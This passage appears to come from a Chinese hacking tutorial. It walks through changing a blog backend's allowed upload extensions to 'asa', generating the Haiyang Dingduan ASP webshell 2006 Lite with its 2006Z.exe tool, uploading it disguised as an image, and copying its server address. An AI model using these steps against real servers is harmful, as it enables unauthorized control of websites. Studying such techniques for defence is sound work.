


图 4.109 输入后台管理员账户和密码

step 20 单击“登录”按钮后，进入后台管理系统，如图 4.110 所示。




图 4.110 后台管理系统

step 21 单击“样式管理”链接后显示如图 4.111 所示的页面。




图 4.111 样式管理

step 22 找到 poorfish 样式，单击其对应的“设置”链接，进入如图 4.112 所示的页面。




图 4.112 设置样式

step 23 在“图片类型”、“Flash 类型”和“媒体类型”文本框中使用 asa 分别取代目前的后缀名，如图 4.113 所示。




图 4.113 改变后缀名

step 24 单击“提交”按钮，完成对上传文件限制的更改，如图 4.114 所示。




图 4.114 更改上传文件的限制

4.3.4 上传网页木马

下面需要完成的工作是制作网页木马。制作网页木马的工具有很多种，这里选用海阳顶端网 ASP 木马的 2006 版本。

海阳顶端网 ASP 木马的文件夹中包含 6 个文件，说明如下：

- **2006.asp** 海阳顶端网 ASP 木马的主文件。
- **Pack.vbs** 打包文件 HYTop.mdb 的解开器。
- **2006X.exe** 海阳顶端网 ASP 木马 2006 C/S 模式转换器。
- **2006X2.exe** 海阳顶端网 ASP 木马 2006 专用服务器端 C/S 模式转换器。
- **2006Z.exe** 海阳顶端网 ASP 木马 2006_Lite 版组合器，用来自定义生成相应功能的 Lite 版本木马。
- **Hididi.ini** 2006Z.exe 的配置文件。

这里使用 2006Z.exe 生成网页木马文件，该程序的好处是容易操作，而且生成网页木马的功能可选。

step 1 打开 2006Z.exe 程序，在“页面选择”栏中选择需要生成的 Lite 版本海阳顶端网 ASP 木马功能模块，如图 4.115 所示。




图 4.115 选择模块

step 2 在“页面生成”栏中输入源文件和生成文件。源文件指 Full 版本的海阳顶端网 ASP 木马 2006，如本程序中的 2006.asp，如图 4.116 所示。




图 4.116 选择源文件和生成文件

step 3 单击“生成”按钮，即可生成由相应功能组成的海阳顶端网 ASP 木马 2006_Lite 版，如图 4.117 所示。




图 4.117 生成木马

step 4 将制作的木马上传给远程服务器。以管理员的身份登录远程服务器，如图 4.118 所示。




图 4.118 以管理员身份登录远程服务器

step 5 单击“添加日志”链接，如图 4.119 所示。

step 6 单击“进入”按钮，进入添加日志页面，如图 4.120 所示。

step 7 这里随便写点东西，然后单击“发布”按钮，如图 4.121 所示。

step 8 找到刚才制作好的木马文件，单击“确定”按钮，将之上传，如图 4.122 所示。

step 9 单击“发布”按钮，完成上传过程。发布成功后的页面如图 4.123 所示。




图 4.119 添加日志




图 4.120 进入添加日志页面

图 4.121 上传图片




图 4.122 上传文件完成




图 4.123　发布成功

step 10　单击“返回”链接，返回到信息公布页面，如图 4.124 所示。




图 4.124　信息公布页面

step 11　在信息公布页面中找到刚才发布的帖子，如图 4.125 所示。




图 4.125　新发布的帖子

step 12 在显示的图片上单击鼠标右键，选择“属性”命令，打开如图 4.126 所示的对话框。

step 13 选中已经上传的木马在远程服务器中的地址并复制，如图 4.127 所示。

